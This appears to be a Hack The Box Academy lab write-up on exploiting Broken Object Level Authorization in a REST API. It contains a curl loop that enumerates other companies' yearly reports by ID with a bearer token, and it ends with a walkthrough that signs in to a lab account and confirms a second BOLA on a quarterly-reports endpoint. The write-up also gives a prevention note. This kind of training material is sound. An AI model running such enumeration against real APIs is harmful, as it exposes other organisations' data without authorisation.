
Additionally, we can mass abuse the BOLA vulnerability and fetch the first 20 yearly reports of supplier-companies:

The only changes we need to make to the copied cURL command from the Swagger interface are using a Bash for-loop with variable interpolation, adding a new line after each response using the flag -w "\n", silencing progress using the flag -s, and piping the output to jq:
m4cc18@htb[/htb]$ for ((i=1; i<= 20; i++)); do
curl -s -w "\n" -X 'GET' \
  'http://94.237.49.212:43104/api/v1/supplier-companies/yearly-reports/'$i'' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1laWRlbnRpZmllciI6Imh0YnBlbnRlc3RlcjFAcGVudGVzdGVyY29tcGFueS5jb20iLCJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dzLzIwMDgvMDYvaWRlbnRpdHkvY2xhaW1zL3JvbGUiOiJTdXBwbGllckNvbXBhbmllc19HZXRZZWFybHlSZXBvcnRCeUlEIiwiZXhwIjoxNzIwMTg1NzAwLCJpc3MiOiJodHRwOi8vYXBpLmlubGFuZWZyZWlnaHQuaHRiIiwiYXVkIjoiaHR0cDovL2FwaS5pbmxhbmVmcmVpZ2h0Lmh0YiJ9.D6E5gJ-HzeLZLSXeIC4v5iynZetx7f-bpWu8iE_pUODlpoWdYKniY9agU2qRYyf6tAGdTcyqLFKt1tOhpOsWlw' | jq
done

{
  "supplierCompanyYearlyReport": {
    "id": 1,
    "companyID": "f9e58492-b594-4d82-a4de-16e4f230fce1",
    "year": 2020,
    "revenue": 794425112,
    "commentsFromCLevel": "Superb work! The Board is over the moon! All employees will enjoy a dream vacation!"
  }
}
{
  "supplierCompanyYearlyReport": {
    "id": 2,
    "companyID": "f9e58492-b594-4d82-a4de-16e4f230fce1",
    "year": 2022,
    "revenue": 339322952,
    "commentsFromCLevel": "Excellent performance! The Board is exhilarated! Prepare for a special vacation adventure!"
  }
}
{
  "supplierCompanyYearlyReport": {
    "id": 3,
    "companyID": "058ac1e5-3807-47f3-b546-cc069366f8f9",
    "year": 2020,
    "revenue": 186208503,
    "commentsFromCLevel": "Phenomenal performance! The Board is deeply impressed! Everyone will be treated to a deluxe vacation!"
  }
}

<SNIP>
Prevention
To mitigate the BOLA vulnerability, the endpoint /api/v1/supplier-companies/yearly-reports should implement a verification step (at the source code level) to ensure that authorized users can only access yearly reports associated with their affiliated company. This verification involves comparing the companyID field of the report with the authenticated supplier's companyID. Access should be granted only if these values match; otherwise, the request should be denied. This approach effectively maintains data segregation between supplier-companies' yearly reports.
Exercise
TARGET: 154.57.164.74:32539
Authenticate to target with username "htbpentester2@pentestercompany.com" and password "HTBPentester2"
Challenge 1
Exploit another Broken Object Level Authorization vulnerability and submit the flag.
First of course we need to visit 154.57.164.74:32539/swagger on our browser. Then we need to authenticate ourselves by using an API endpoint. We will utilize the /api/v1/authentication/suppliers/sign-in endpoint to sign in and obtain a JWT, this is since the given account is from a supplier (PenTesting suppliers).

- Type the given account email and password.
Click Execute to ask for our JWT:

So our JWT is:
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1laWRlbnRpZmllciI6Imh0YnBlbnRlc3RlcjJAcGVudGVzdGVyY29tcGFueS5jb20iLCJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dzLzIwMDgvMDYvaWRlbnRpdHkvY2xhaW1zL3JvbGUiOlsiU3VwcGxpZXJDb21wYW5pZXNfR2V0WWVhcmx5UmVwb3J0QnlJRCIsIlN1cHBsaWVyc19HZXRRdWFydGVybHlSZXBvcnRCeUlEIl0sImV4cCI6MTc5MDYxMjY3NCwiaXNzIjoiaHR0cDovL2FwaS5pbmxhbmVmcmVpZ2h0Lmh0YiIsImF1ZCI6Imh0dHA6Ly9hcGkuaW5sYW5lZnJlaWdodC5odGIifQ.JTMSTspNOUwzqGHy3Fd30wsmAzZ5m-F19FPWHCoE0SqYd8vVc3gdg6NHw2g5IZ9TpFmrhLCfO4BtXwzFhxZ4Pw
Next, in order to really authenticate ourselves, we are going to scroll back up and click Authorize then paste the JWT we just got:

- Click Authorize to confirm

- We have authorized ourselves
- We can scape from this pop up using the cross on the top right
- After doing so, we will notice our Authorize button now has a full lock, meaning we are authorized (since there was a half-opened lock before)
Now we are authenticated and ready to test some of the api endpoints. Since we are told that we need to find a different BOLA vulnerability, I will go ahead and start with the other API endpoint that requires an integer ID argument (since that is easier for us to predict e.g. 1,2,3,...).
Since we have a suppliers account I will go straight to the Suppliers section and look at an API endpoint that requires an integer ID argument. In this case the only one left is: /api/v1/suppliers/quarterly-reports/{ID}

Test it by giving any integer argument (preferably low numbers). I will start by giving 1 as the ID argument:

- Yes! we are given the quarterly-report for the company with the ID: 1
- This confirms a BOLA vulnerability!
